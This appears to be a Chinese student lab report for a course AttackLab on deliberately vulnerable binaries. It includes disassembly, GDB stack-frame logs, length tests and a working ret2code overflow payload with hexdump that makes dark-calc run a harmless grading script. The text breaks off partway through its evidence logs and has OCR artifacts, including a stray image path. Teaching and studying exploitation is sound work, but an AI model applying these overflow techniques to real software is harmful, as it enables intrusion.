计算机系统基础（ICS）实验 3

AttackLab 实验报告

缓冲区溢出 · 栈空间执行 · ROP · Stack Canary

姓名：_____　　学号：_____

日期：2026 年 11 月 2 日

提交内容：payload.py、payload_dark.py、payload_rop.py、payload_canary.py 与本 PDF 报告

四个 payload 均通过与本仓库 CI 完全一致的等价测试；全部测试输出见 analysis/logs/。

目录

一、实验概述与结论摘要

二、实验环境与完整性校验

三、目标程序静态分析与保护机制判读

四、任务一：观察 input 栈帧（20 分）

五、任务二：不同长度字符串输入测试（5 分）

六、任务三：利用缓冲区漏洞执行 ./malware（25 测试 + 5 报告）

七、任务四：用 GDB 检查 main 函数的机器码（5 分）

八、任务五：栈空间执行（25 测试 + 5 报告）

九、任务六：ROP（10 测试 + 10 报告）

十、任务七：Canary（10 测试 + 10 报告）

十一、端到端验证与复现方法

十二、防御与改进建议

十三、总结与局限

附录 A：四个 payload 的完整清单与十六进制转储

附录 B：关键 GDB 实录摘录

附录 C：环境参数与文件哈希

一、实验概述与结论摘要

本实验（Lab 3, AttackLab）提供三个存在缓冲区溢出漏洞的 ELF 二进制 （attack/dark-calc、attack/dark-calc-nx、attack/dark-log）和一个判定脚本 （attack/malware），要求分别完成：栈帧观察、长度边界测试、溢出执行 ./malware、GDB 机器码检查、栈空间执行（shellcode）、ROP 与 Canary 绕过共七项任务，满分 130 分。仓库 CI 会逐字节校验 attack/ 未被修改，并实际运行四个 payload 脚本，检查目标二进制被注入后的 stdout 是否包含指定字符串。

任务	分值	完成情况	证据
观察 input 栈帧	20（报告）	完成	第四节；analysis/gdb/01_frame_and_main.txt ；图 1
不同长度输入测试 dark-calc	5（报告）	完成	第五节；analysis/logs/length_tests.md
缓冲区溢出执行 ./malware	25 测试 + 5 报告	测试 PASS	第六节；payload.py
GDB 检查 main 机器码	5（报告）	完成	第七节；disassemble /r main 实录
栈空间执行	25 测试 + 5 报告	测试 PASS	第八节；payload_dark.py
ROP	10 测试 + 10 报告	测试 PASS	第九节；payload_rop.py
Canary	10 测试 + 10 报告	测试 PASS	第十节；payload_canary.py

结论摘要：四个 payload 全部通过 CI 等价测试（analysis/logs/ci_simulation.txt），对应输出字符串与 .github/workflows/lab3-checks.yml 逐字一致：

- payload.py → dark-calc：输出 “`### You have successfully detonated the bomb! Congratulations! ###`”
- payload_dark.py → dark-calc / payload_rop.py → dark-calc-nx / payload_canary.py → dark-log：输出 “`Hope A will be your grade!`”

所有地址与字节序列均来自仓库内未修改的二进制（哈希与 CI 清单一致），并经过 GDB 实机验证；利用完全独立于 ASLR（非 PIE 主映像 + dark-calc 的固定地址映射）。

二、实验环境与完整性校验

2.1 实验环境

项目	取值
操作系统	WSL2 Ubuntu 26.04 LTS（内核 6.18.33.2-microsoft-standard-WSL2）
gcc	gcc (Ubuntu 15.2.0-16ubuntu1) 15.2.0
gdb	GNU gdb (Ubuntu 17.1-2ubuntu1) 17.1
binutils (objdump)	GNU objdump (GNU Binutils for Ubuntu) 2.46
glibc (ldd)	ldd (Ubuntu GLIBC 2.43-2ubuntu2.4) 2.43
Python	Python 3.14.4
ASLR（randomize_va_space）	2（全量随机化开启）
GDB 默认 disable-randomization	on（实验会话中显式关闭）
CI 环境	GitHub Actions ubuntu-24.04（glibc 2.39，Python 3.12，超时 15 s/命令）

所有 GDB 会话均以 set disable-randomization off 运行，观察到的栈/共享库地址是真实随机化的结果；四个 payload 只依赖非 PIE 主映像的固定代码地址与 dark-calc 的固定映射，因此同样适用于 CI 环境。

2.2 完整性校验

attack/ 下四个文件是实验资产，未做任何修改。用 CI 中完全相同的清单执行 sha256sum --check --strict 的结果（analysis/logs/hash_check.txt）：

```
# sha256sum check of attack/ against .github/workflows/lab3-checks.yml
attack/dark-calc: OK
attack/dark-calc-nx: OK
attack/dark-log: OK
attack/malware: OK
exit=0
```

文件	SHA-256（前 16 字符）	大小
attack/dark-calc	a9c3d4a5eed6a937…	17592
attack/dark-calc-nx	86c2c8dfaf4a89eb…	13144
attack/dark-log	9a4479f2a522d377…	12656
attack/malware	03289add49f13e85…	726

仓库目录没有 .git 元数据，无法用 git diff 核对提交历史；完整性以哈希清单为准。全部新增文件都位于 analysis/ 与 tools/ 之下，加上四个根目录 payload 与本报告。

2.3 分析方法

- ① 静态分析：readelf/nm/objdump 解析段、符号与指令字节；tools/gadgets.py 扫描字节序列定位未对齐 gadget。
- ② 动态观察：GDB 批量会话（tools/gdb/*.gdb）观察帧布局、页权限、寄存器与控制流；
- ③ 端到端验证：tools/run_evidence.py 复现 CI 的"生成 payload → 重定向 stdin → grep 期望输出"全流程。

三、目标程序静态分析与保护机制判读

3.1 ELF 属性

属性	dark-calc	dark-calc-nx	dark-log
文件类型	ELF64 x86-64，动态链接，非 PIE（ET_EXEC）	同左	同左
入口 _start	0x401890	0x401700	0x401590
GNU_STACK	RW（未请求执行）	RW	RW
RELRO	Partial（.got.plt 可写）	Partial	Partial
栈保护（canary）导入	无	无	__stack_chk_fail（input/main/grade_eval 均校验）
特殊构造器	init_fixed_stack（固定地址 RWX 栈）+ __wrap_main 栈切换	无（常规 main 调用）	无

三个主映像都链接在 0x400000、非 PIE：.text/.rodata 的地址在多次运行之间完全不变，这是本实验 ROP/ret2code 全部使用绝对地址的前提。GNU_STACK 只是 ELF 对普通线程栈的权限"请求"，真正决定栈可执行性的是运行期映射；dark-calc 的固定栈映射（rwxp）会在第八节用 /proc 映射与 GDB 实测证实。

3.2 dark-calc：输入、截断与固定栈

input() 的完整反汇编（analysis/disassembly/dark-calc.txt）：

```
0000000000401977 <input>:

  401977:       55                      push   rbp

  401978:       48 89 e5                mov    rbp,rsp

  40197b:       48 83 ec 10             sub    rsp,0x10

  40197f:       be 0f 00 00 00          mov    esi,0xf

  401984:       bf e8 1c 40 00          mov    edi,0x401ce8

  401989:       b8 00 00 00 00          mov    eax,0x0

  40198e:       e8 5d fe ff ff          call   4017f0 <printf@plt>

  401993:       48 8d 45 f0             lea    rax,[rbp-0x10]
```

```
401997:       48 89 c7                mov    rdi,rax

40199a:       e8 81 fe ff ff          call   401820 <gets@plt>

40199f:       48 85 c0                test   rax,rax

4019a2:       74 0b                   je     4019af <input+0x38>

4019a4:       48 8d 45 f0             lea    rax,[rbp-0x10]

4019a8:       0f b6 00                movzx  eax,BYTE PTR [rax]

4019ab:       84 c0                   test   al,al

4019ad:       75 14                   jne    4019c3 <input+0x4c>

4019af:       bf d0 1c 40 00          mov    edi,0x401cd0

4019b4:       e8 f7 fd ff ff          call   4017b0 <puts@plt>

4019b9:       bf 00 00 00 00          mov    edi,0x0

4019be:       e8 bd fe ff ff          call   401880 <exit@plt>

4019c3:       48 8d 45 f0             lea    rax,[rbp-0x10]

4019c7:       48 89 c6                mov    rsi,rax

4019ca:       bf d0 30 60 00          mov    edi,0x6030d0

4019cf:       e8 cc fd ff ff          call   4017a0 <strcpy@plt>

4019d4:       90                      nop

4019d5:       c9                      leave

4019d6:       c3                      ret
```

eval() 把 command_buf 截断到 15 字符并包成 shell 命令执行：

```
00000000004019d7 <eval>:

4019d7:       55                      push   rbp

4019d8:       48 89 e5                mov    rbp,rsp

4019db:       48 83 ec 10             sub    rsp,0x10

4019df:       bf d0 30 60 00          mov    edi,0x6030d0

4019e4:       e8 d7 fd ff ff          call   4017c0 <strlen@plt>

4019e9:       48 83 f8 0f             cmp    rax,0xf
```

```
  4019ed:      77 0c                  ja     4019fb <eval+0x24>

  4019ef:      bf d0 30 60 00         mov    edi,0x6030d0

  4019f4:      e8 c7 fd ff ff         call   4017c0 <strlen@plt>

  4019f9:      eb 05                  jmp    401a00 <eval+0x29>

  4019fb:      b8 0f 00 00 00         mov    eax,0xf

  401a00:      89 45 fc               mov    DWORD PTR [rbp-0x4],eax

  401a03:      8b 45 fc               mov    eax,DWORD PTR [rbp-0x4]

  401a06:      83 c0 01               add    eax,0x1

  401a09:      48 98                  cdqe

  401a0b:      b9 d8 30 60 00         mov    ecx,0x6030d8

  401a10:      48 89 c2               mov    rdx,rax

  401a13:      be d0 30 60 00         mov    esi,0x6030d0

  401a18:      48 89 cf               mov    rdi,rcx

  401a1b:      e8 30 fe ff ff         call   401850 <memmove@plt>

  401a20:      ba 08 00 00 00         mov    edx,0x8

  401a25:      be c0 1c 40 00         mov    esi,0x401cc0

  401a2a:      bf d0 30 60 00         mov    edi,0x6030d0

  401a2f:      e8 dc fd ff ff         call   401810 <memcpy@plt>

  401a34:      8b 45 fc               mov    eax,DWORD PTR [rbp-0x4]

  401a37:      48 98                  cdqe

  401a39:      48 83 c0 08            add    rax,0x8

  401a3d:      48 05 d0 30 60 00      add    rax,0x6030d0

  401a43:      0f b7 15 7f 02 00 00   movzx  edx,WORD PTR [rip+0x27f]        # 401cc9 <wrapper_back>

  401a4a:      66 89 10               mov    WORD PTR [rax],dx

  401a4d:      0f b6 15 77 02 00 00   movzx  edx,BYTE PTR [rip+0x277]        # 401ccb
<wrapper_back+0x2>
```

```
  401a54:       88 50 02                mov    BYTE PTR [rax+0x2],dl

  401a57:       be d0 30 60 00          mov    esi,0x6030d0

  401a5c:       bf 10 1d 40 00          mov    edi,0x401d10

  401a61:       b8 00 00 00 00          mov    eax,0x0

  401a66:       e8 85 fd ff ff          call   4017f0 <printf@plt>

  401a6b:       bf d0 30 60 00          mov    edi,0x6030d0

  401a70:       e8 6b fd ff ff          call   4017e0 <system@plt>

  401a75:       48 8b 05 24 16 20 00    mov    rax,QWORD PTR [rip+0x201624]        # 6030a0
<stdout@GLIBC_2.2.5>

  401a7c:       48 89 c7                mov    rdi,rax

  401a7f:       e8 ac fd ff ff          call   401830 <fflush@plt>

  401a84:       90                      nop

  401a85:       c9                      leave

  401a86:       c3                      ret
```

要点：expression 只有 16 字节但被交给无界的 gets()；input() 里没有 canary 校验；eval() 的 MAXLEN 截断发生在 gets 之后，只能限制 shell 命令里表达式的长度，无法消除栈溢出。grade_eval(4) 打印“Hope A will be your grade!”，是后四个任务的控制流目标。

3.3 dark-calc 的固定栈构造器与栈切换

```
0000000000401add <init_fixed_stack>:

  401add:       55                      push   rbp

  401ade:       48 89 e5                mov    rbp,rsp

  401ae1:       48 83 ec 20             sub    rsp,0x20

  401ae5:       48 c7 45 f8 00 20 80    mov    QWORD PTR [rbp-0x8],0x802000

  401aec:       00

  401aed:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]

  401af1:       41 b9 00 00 00 00       mov    r9d,0x0

  401af7:       41 b8 ff ff ff ff       mov    r8d,0xffffffff

  401afd:       b9 22 00 10 00          mov    ecx,0x100022
```

```
  401b02:      ba 07 00 00 00         mov    edx,0x7

  401b07:      48 89 c6               mov    rsi,rax

  401b0a:      48 bf 00 00 00 00 10   movabs rdi,0x721000000000

  401b11:      72 00 00

  401b14:      e8 b7 fc ff ff         call   4017d0 <mmap@plt>

  401b19:      48 89 45 f0            mov    QWORD PTR [rbp-0x10],rax

  401b1d:      48 83 7d f0 ff         cmp    QWORD PTR [rbp-0x10],0xffffffffffffffff

  401b22:      75 14                  jne    401b38 <init_fixed_stack+0x5b>

  401b24:      bf 48 1d 40 00         mov    edi,0x401d48

  401b29:      e8 42 fd ff ff         call   401870 <perror@plt>

  401b2e:      bf 01 00 00 00         mov    edi,0x1

  401b33:      e8 48 fd ff ff         call   401880 <exit@plt>

  401b38:      48 b8 00 00 00 00 10   movabs rax,0x721000000000

  401b3f:      72 00 00

  401b42:      48 39 45 f0            cmp    QWORD PTR [rbp-0x10],rax

  401b46:      74 44                  je     401b8c <init_fixed_stack+0xaf>

  401b48:      48 8b 05 71 15 20 00   mov    rax,QWORD PTR [rip+0x201571]        # 6030c0
<stderr@GLIBC_2.2.5>

  401b4f:      48 8b 55 f0            mov    rdx,QWORD PTR [rbp-0x10]

  401b53:      48 b9 00 00 00 00 10   movabs rcx,0x721000000000

  401b5a:      72 00 00

  401b5d:      be 70 1d 40 00         mov    esi,0x401d70

  401b62:      48 89 c7               mov    rdi,rax

  401b65:      b8 00 00 00 00         mov    eax,0x0

  401b6a:      e8 91 fc ff ff         call   401800 <fprintf@plt>

  401b6f:      48 8b 55 f8            mov    rdx,QWORD PTR [rbp-0x8]
```

```
401b73:      48 8b 45 f0            mov    rax,QWORD PTR [rbp-0x10]
401b77:      48 89 d6               mov    rsi,rdx
401b7a:      48 89 c7               mov    rdi,rax
401b7d:      e8 be fc ff ff         call   401840 <munmap@plt>
401b82:      bf 01 00 00 00         mov    edi,0x1
401b87:      e8 f4 fc ff ff         call   401880 <exit@plt>
401b8c:      48 8b 45 f0            mov    rax,QWORD PTR [rbp-0x10]
401b90:      48 89 45 e8            mov    QWORD PTR [rbp-0x18],rax
401b94:      48 8b 45 e8            mov    rax,QWORD PTR [rbp-0x18]
401b98:      48 05 00 10 80 00      add    rax,0x801000
401b9e:      48 89 45 e0            mov    QWORD PTR [rbp-0x20],rax
401ba2:      48 8b 45 e8            mov    rax,QWORD PTR [rbp-0x18]
401ba6:      ba 00 00 00 00         mov    edx,0x0
401bab:      be 00 10 00 00         mov    esi,0x1000
401bb0:      48 89 c7               mov    rdi,rax
401bb3:      e8 a8 fc ff ff         call   401860 <mprotect@plt>
401bb8:      83 f8 ff               cmp    eax,0xffffffff
401bbb:      75 14                  jne    401bd1 <init_fixed_stack+0xf4>
401bbd:      bf a0 1d 40 00         mov    edi,0x401da0
401bc2:      e8 a9 fc ff ff         call   401870 <perror@plt>
401bc7:      bf 01 00 00 00         mov    edi,0x1
401bcc:      e8 af fc ff ff         call   401880 <exit@plt>
401bd1:      48 8b 45 e0            mov    rax,QWORD PTR [rbp-0x20]
401bd5:      ba 00 00 00 00         mov    edx,0x0
401bda:      be 00 10 00 00         mov    esi,0x1000
401bdf:      48 89 c7               mov    rdi,rax
```

```
  401be2:       e8 79 fc ff ff          call   401860 <mprotect@plt>

  401be7:       83 f8 ff                cmp    eax,0xffffffff

  401bea:       75 14                   jne    401c00 <init_fixed_stack+0x123>

  401bec:       bf c0 1d 40 00          mov    edi,0x401dc0

  401bf1:       e8 7a fc ff ff          call   401870 <perror@plt>

  401bf6:       bf 01 00 00 00          mov    edi,0x1

  401bfb:       e8 80 fc ff ff          call   401880 <exit@plt>

  401c00:       48 8b 45 e0             mov    rax,QWORD PTR [rbp-0x20]

  401c04:       48 89 05 e5 14 20 00    mov    QWORD PTR [rip+0x2014e5],rax        # 6030f0
<fixed_stack_top>

  401c0b:       90                      nop

  401c0c:       c9                      leave

  401c0d:       c3                      ret
0000000000401c0e <__wrap_main>:

  401c0e:       41 54                   push   r12

  401c10:       49 89 e4                mov    r12,rsp

  401c13:       48 8b 25 d6 14 20 00    mov    rsp,QWORD PTR [rip+0x2014d6]        # 6030f0
<fixed_stack_top>

  401c1a:       e8 a4 fe ff ff          call   401ac3 <main>

  401c1f:       4c 89 e4                mov    rsp,r12

  401c22:       41 5c                   pop    r12

  401c24:       c3                      ret

  401c25:       66 2e 0f 1f 84 00 00    cs nop WORD PTR [rax+rax*1+0x0]

  401c2c:       00 00 00

  401c2f:       90                      nop
```

init_fixed_stack 用 mmap(0x721000000000, 0x802000, RWX, MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED_NOREPLACE, -1, 0) 在固定地址申请 8 MiB，再用 mprotect 把两端各 0x1000 置为 PROT_NONE（守卫页），把 0x721000801000 存入 fixed_stack_top；__wrap_main 在调用 main 前把 rsp 切到该栈。因此 dark-calc 的"栈"实际上是一段固定地址、可读可写可执行的匿名映射——这正是任务五的立足点。

3.4 dark-log 的帧结构与 canary

struct log_frame 的字段与编译期布局（GDB 实测偏移见第十节）：

偏移（相对 rbp）	字段	说明
-0x120	expression[128]	gets 写入点，也是 memcpy 的源
-0xa0	logMsg[128]	memcpy 的目的基址（logMsg + len）
-0x20	len（int）	初值 0；偏移 256 处可被输入覆盖
-0x18	pad[8]	gets 的 NUL 终止符可安全落在这里
-0x08	stack canary	fs:0x28 的副本，返回前异或校验
+0x00 / +0x08	saved rbp / 返回地址	控制流目标

```
4016e1:      64 48 8b 04 25 28 00   mov    rax,QWORD PTR fs:0x28

4016e8:      00 00

4016ea:      48 89 45 f8            mov    QWORD PTR [rbp-0x8],rax

4016ee:      31 c0                  xor    eax,eax

4016f0:      c7 45 e0 00 00 00 00   mov    DWORD PTR [rbp-0x20],0x0

4016f7:      bf ed 18 40 00         mov    edi,0x4018ed

4016fc:      e8 3f fe ff ff         call   401540 <puts@plt>

401719:      8b 45 e0               mov    eax,DWORD PTR [rbp-0x20]

40171c:      48 98                  cdqe

40171e:      48 8d 95 e0 fe ff ff   lea    rdx,[rbp-0x120]

401725:      48 83 ea 80            sub    rdx,0xffffffffffffff80

401729:      48 01 d0               add    rax,rdx

40172c:      48 8b 95 e0 fe ff ff   mov    rdx,QWORD PTR [rbp-0x120]

401733:      48 8b 8d e8 fe ff ff   mov    rcx,QWORD PTR [rbp-0x118]

40173a:      48 89 10               mov    QWORD PTR [rax],rdx

4017df:      48 8b 45 f8            mov    rax,QWORD PTR [rbp-0x8]

4017e3:      64 48 33 04 25 28 00   xor    rax,QWORD PTR fs:0x28

4017ea:      00 00
```

```
4017ec:       74 05                   je     4017f3 <input+0x11d>

4017ee:       e8 5d fd ff ff          call   401550 <__stack_chk_fail@plt>

4017f3:       c9                      leave

4017f4:       c3                      ret
```

编译器把 memcpy 内联为 16 个 qword 拷贝，目的地址 = logMsg + len，len 完全由输入控制——这是 canary 任务的突破口；返回前的 xor 校验指向 __stack_chk_fail。

3.5 malware 的判定逻辑

```
#!/bin/sh
echo ""
pstree -a -l -p -s -H $$ $$


current_process=$$
found_dark_calc=false


while [ "$current_process" -ne 1 ]; do
    parent_process=$(ps -o ppid= -p $current_process)
    process_name=$(ps -o comm= -p $parent_process)


    if [ "$process_name" = "dark-calc" ]; then
        found_dark_calc=true
        break
    fi


    current_process=$parent_process
done


echo ""
if [ "$found_dark_calc" = true ]; then
    echo "### The bomb was triggered by the dark-calc process. ###"
    echo "### You have successfully detonated the bomb! Congratulations! ###"
else
    echo "### The bomb was NOT triggered by the dark-calc process. ###"
    echo "### You did NOT successfully detonate the bomb. ###"
fi
echo ""
```

malware 打印进程树后沿父进程链逐级向上找进程名 dark-calc：只有由 dark-calc（经由 system() 等）启动的 shell 再启动它，判定才会成功。

3.6 保护机制判读

机制	静态证据	本实验中的实际作用
NX（栈不可执行）	GNU_STACK RW；dark-calc-nx/dark-log 的线程栈映射 rw-p	对 dark-calc-nx/dark-log 生效，迫使任务六使用 ROP；dark-calc 因固定 RWX 映射而例外
ASLR	主映像 ET_EXEC 非 PIE；栈与 libc 地址随机（实测 &i 六次各不相同）	对固定代码地址无效；payload 全部与栈/libc 地址无关

Stack Canary	dark-log 导入 __stack_chk_fail，fs:0x28 存帧尾	直接覆盖返回地址会被检测（第十节对照实验）；必须保留 canary 原值
RELRO	Partial：.got.plt 可写	本实验未使用 GOT 覆写路径
长度截断（MAXLEN=15）	eval 中 min(strlen, 15)	只限制 shell 表达式，不影响 gets 溢出

四、任务一：观察 input 栈帧（20 分）

4.1 理论推导

x86-64 System V ABI 中，被调函数以 push rbp; mov rbp,rsp; sub rsp,N 开场：rbp 固定指向当前帧基址，局部变量位于 rbp 之下，而调用者执行 call 时压入的返回地址位于 rbp+8。input() 的 leave; ret 等价于 mov rsp,rbp; pop rbp; ret，即先恢复 rsp，再从原 rbp+8 处弹出返回地址跳转。若输入越过 expression[16] 的边界，就会依次覆盖 saved rbp（偏移 16）与返回地址（偏移 24），从而劫持控制流。

4.2 静态分析

input() 序言与 gets 调用点（lea rbp-0x10 作为参数）：

```
  401977:       55                      push   rbp

  401978:       48 89 e5                mov    rbp,rsp

  40197b:       48 83 ec 10             sub    rsp,0x10

  40197f:       be 0f 00 00 00          mov    esi,0xf

  401984:       bf e8 1c 40 00          mov    edi,0x401ce8

  401989:       b8 00 00 00 00          mov    eax,0x0

  40198e:       e8 5d fe ff ff          call   4017f0 <printf@plt>

  401993:       48 8d 45 f0             lea    rax,[rbp-0x10]

  401997:       48 89 c7                mov    rdi,rax

  40199a:       e8 81 fe ff ff          call   401820 <gets@plt>
```

4.3 GDB 实际观察

在 input 入口与 gets 返回处断点，读取 rbp/rsp 与栈内容（完整记录见 analysis/gdb/01_frame_and_main.txt）：

```
### stopped at input() entry, before the prologue runs
rip            0x401977            0x401977 <input>
rbp            0x721000800ff0      0x721000800ff0
rsp            0x721000800fe8      0x721000800fe8
rdi            0x1                 1
rsi            0x7ffc2cc212b8      140721059402424


### instructions at entry
=> 0x401977 <input>:   push   %rbp
   0x401978 <input+1>: mov    %rsp,%rbp
   0x40197b <input+4>: sub    $0x10,%rsp
   0x40197f <input+8>: mov    $0xf,%esi
```

```
   0x401984 <input+13>:mov    $0x401ce8,%edi
   0x401989 <input+18>:mov    $0x0,%eax
   0x40198e <input+23>:call   0x4017f0 <printf@plt>
   0x401993 <input+28>:lea    -0x10(%rbp),%rax


### caller frame (main) before the prologue
### single-step the prologue: push rbp; mov rbp,rsp; sub rsp,0x10
0x0000000000401978 in input ()
0x000000000040197b in input ()
0x000000000040197f in input ()
rbp            0x721000800fe0      0x721000800fe0
rsp            0x721000800fd0      0x721000800fd0


### frame geometry
expression buffer      = rbp-0x10 = 0x721000800fd0
saved rbp slot         = rbp      = 0x721000800fe0
saved return address   = rbp+8    = 0x721000800fe8
fixed_stack_top        = 0x721000801000
buffer-to-guard-page   = 48 bytes


### stack contents at the frame before gets()
0x721000800fd0: 0x0000000000000000     0x0000000000000000
0x721000800fe0: 0x0000721000800ff0     0x0000000000401ad1
0x721000800ff0: 0x00007ffc2cc21230     0x0000000000401c1f


### break after gets() and read the buffer back
### break after gets() and read the buffer back
Breakpoint 2 at 0x40199f


Breakpoint 2, 0x000000000040199f in input ()
rbp            0x721000800fe0      0x721000800fe0
rsp            0x721000800fd0      0x721000800fd0
buffer contents: 0x721000800fd0:       "ABCDEFGH"
saved rbp value = 0x721000800ff0
return address  = 0x401ad1


### backtrace
```

观察结果整理（图 1）：



图 1 dark-calc 的 input() 栈帧（固定栈，地址恒定）

地址（固定）	槽位	实测值	说明
`0x721000800fd0`	expression[16]	输入内容	gets 写入起点；+0 偏移
`0x721000800fe0`	saved rbp	`0x721000800ff0`	main 的 rbp；+16 偏移
`0x721000800fe8`	返回地址	`0x401ad1`	main+0xe（call input 之后）；+24 偏移
`0x721000800ff0`	main 的 saved rbp	`0`	_start 中 xor ebp,ebp 的遗留值
`0x721000800ff8`	__wrap_main 的返回地址	`0x401c1f`	call main 压入
`0x721000801000`	守卫页起点	`PROT_NONE`	越界写到这里会 SIGSEGV

结论：缓冲区到返回地址槽 = 24 字节；缓冲区到守卫页 = 48 字节（gets 还要写 NUL，故单次输入上限 47 字节）。这一 48 字节窗口直接决定了第六节 payload.py 的形态。

五、任务二：不同长度字符串输入测试（5 分）

5.1 实验设计

向 dark-calc 输入由 n 个 '1' 组成的行（n ∈ {0,1,3,8,15,16,20,23,24,31,47,48,64,200}），记录退出状态与 stdout。数字串保证 eval 包装出的 echo $((...)) 是合法算术式，便于观察长度效应（analysis/logs/length_tests.json）。

5.2 实测结果

输入长度 n	退出状态	现象与解释
0	0	空行：打印内置答案 42_is_The_...，exit(0)
1	0	正常：Executing: echo $((1...1))，算术输出 n 个 1
3	0	正常：Executing: echo $((1...1))，算术输出 n 个 1
8	0	正常：Executing: echo $((1...1))，算术输出 n 个 1
15	0	正常：Executing: echo $((1...1))，算术输出 n 个 1
16	0	saved rbp 被覆盖但返回地址完好；eval 把表达式截断为 15 字符照常执行
20	0	saved rbp 被覆盖但返回地址完好；eval 把表达式截断为 15 字符照常执行
23	0	saved rbp 被覆盖但返回地址完好；eval 把表达式截断为 15 字符照常执行
24	-7	返回地址最低字节被 NUL 清零（0x401ad1→0x401a00），落入 eval 内部，SIGBUS(-7)
31	-11	返回地址被 '1' 串整体覆盖（0x3131...），ret 后 SIGSEGV(-11)
47	-11	返回地址被 '1' 串整体覆盖（0x3131...），ret 后 SIGSEGV(-11)
48	-11	gets 的 NUL 写入 PROT_NONE 守

		卫页，gets 内部 SIGSEGV(-11)
64	-11	gets 的 NUL 写入 PROT_NONE 守卫页，gets 内部 SIGSEGV(-11)
200	-11	gets 的 NUL 写入 PROT_NONE 守卫页，gets 内部 SIGSEGV(-11)

两个边界非常清晰：23/24（返回状态破坏）与 47/48（守卫页）。此外，stdout 是全缓冲的：printf 的提示符要等 fflush 才落盘，而 system() 的子进程直接写管道，因此短输入时算术结果会先于“Executing:” 行出现——这解释了测试输出中行序“错乱”的现象。

5.3 与 MAXLEN 截断的关系

eval 只在 strlen(command_buf) > 15 时截断到 15 字符（0x4019e9 处 cmp rax,0xf）。16–23 字节输入虽然已越出 expression[16]，eval 仍正常执行且只取前 15 个字符——证明“长度检查”发生在溢出之后，对缓冲区漏洞没有任何防护作用；它只是把 shell 表达式限制在 15 字符以内（第六节会讨论这一限制的旁路）。

六、任务三：利用缓冲区漏洞执行 ./malware（25 测试 + 5 报告）

6.1 目标与约束

malware 只有在父进程链里找到 dark-calc 才打印成功横幅，因此必须让 dark-calc 自己 system("./malware")。朴素方案是伪造返回地址链：

```
pop rdi; ret (0x401c93)  +  0x6030d0 (command_buf)  +  system@plt (0x4017e0)
共 24 字节 padding + 24 字节链 = 48 字节，再加 gets 的 NUL → 49 字节，超出 48 字节窗口。
```

第四节已证明 dark-calc 单次输入上限 47 字节，这条 3-qword 链在固定栈上放不下。于是改用更短的 ret2code：直接返回 eval() 内部"以 command_buf 调用 system"的位置——

```
  401a6b:       bf d0 30 60 00          mov    edi,0x6030d0

  401a70:       e8 6b fd ff ff          call   4017e0 <system@plt>

  401a75:       48 8b 05 24 16 20 00    mov    rax,QWORD PTR [rip+0x201624]        # 6030a0
<stdout@GLIBC_2.2.5>

  401a7c:       48 89 c7                mov    rdi,rax

  401a7f:       e8 ac fd ff ff          call   401830 <fflush@plt>

  401a84:       90                      nop

  401a85:       c9                      leave
```

0x401a6b 处的 mov edi,0x6030d0 替我们完成了 pop rdi 的职责：输入返回时，input 已经执行过 strcpy(command_buf, expression)，把 payload 开头第一个 NUL 之前的字符串（即 "./malware"）写进了 command_buf。随后 call system@plt 执行 sh -c ./malware，父链 sh → dark-calc，malware 判定命中。

6.2 payload 布局

偏移	字节	作用
0 – 9	"./malware" + NUL	command_buf 的 shell 命令（strcpy 拷到第一个 NUL 为止）
10 – 15	'A' × 6	填充到 16 字节（expression 容量）
16 – 23	'B' × 8	伪造 saved rbp（本路径不再使用 rbp）
24 – 31	0x401a6b（小端）	返回地址 → eval 的 system 调用点

```
# payload.py  ->  33 bytes (incl. trailing newline)
0000  2e 2f 6d 61 6c 77 61 72 65 00 41 41 41 41 41 41  |./malware.AAAAAA|
0010  42 42 42 42 42 42 42 42 6b 1a 40 00 00 00 00 00  |BBBBBBBBk.@.....|
```

```
0020  0a                                                |.|
```

6.3 GDB 观察

```
### returned into eval's system call site
rip            0x401a6b            0x401a6b <eval+148>
rdi            0x6030d0            6303952
rsp            0x721000800ff0      0x721000800ff0
0x6030d0 <command_buf>:"./malware"


### after system() returns: the frame pointer is attacker-controlled
### after system() returns: the frame pointer is attacker-controlled
Breakpoint 2 at 0x401a75
[Detaching after vfork from child process 661]
sh: 1: ./malware: not found


Breakpoint 2, 0x0000000000401a75 in eval ()
rip            0x401a75            0x401a75 <eval+158>
rbp            0x4242424242424242  0x4242424242424242
rsp            0x721000800ff0      0x721000800ff0



### let eval's epilogue run to its natural end
### let eval's epilogue run to its natural end
Enter an expression (length up to 15):


Program received signal SIGBUS, Bus error.
0x0000000000401a85 in eval ()
rip            0x401a85            0x401a85 <eval+174>
#0  0x0000000000401a85 in eval ()
Backtrace stopped: Cannot access memory at address 0x4242424242424a
```

GDB 里 cwd 不是 attack/，所以 sh 报 ./malware: not found——CI 在 attack/ 目录内运行，脚本可以找到。断点证实 rdi=0x6030d0、command_buf="./malware"；system 返回后 eval 的 leave 使用被伪造的 rbp(0x4242…) → SIGBUS，但此时子进程的输出已经写入 stdout，CI 检查的是输出内容而非退出状态。

6.4 端到端实测

图 5　payload.py 的运行现场：malware 沿父链找到 dark-calc



实测进程树（analysis/logs/ci_simulation.txt）：dark-calc → sh -c -- ./malware → malware（pstree 输出），判定成功。

图 5 payload.py 的运行现场：malware 沿父链找到 dark-calc

```
== payload.py -> attack/dark-calc
generated bytes: 33  generator rc: 0
target exit status: -7  PASS=True
--- stdout ---


systemd,1
  `-init-systemd(Ub,2
      `-SessionLeader,361
          `-Relay(363),362
              `-bash,363 -lc set -e\012rm -rf ~/lab3 && mkdir -p ~/lab3 && cp
/mnt/e/AttackLab/attack/* ~/lab3/ && chmod +x ~/lab3/*\012cd /mnt/e/AttackLab\012bash
tools/hash_check.sh\012python3 tools/run_evidence.py\012echo WSL_PIPELINE_OK
                  `-python3,495 tools/run_evidence.py
                      `-dark-calc,497
                          `-sh,498 -c -- ./malware
                              `-malware,499 ./malware
                                  `-pstree,500 -a -l -p -s -H 499 499


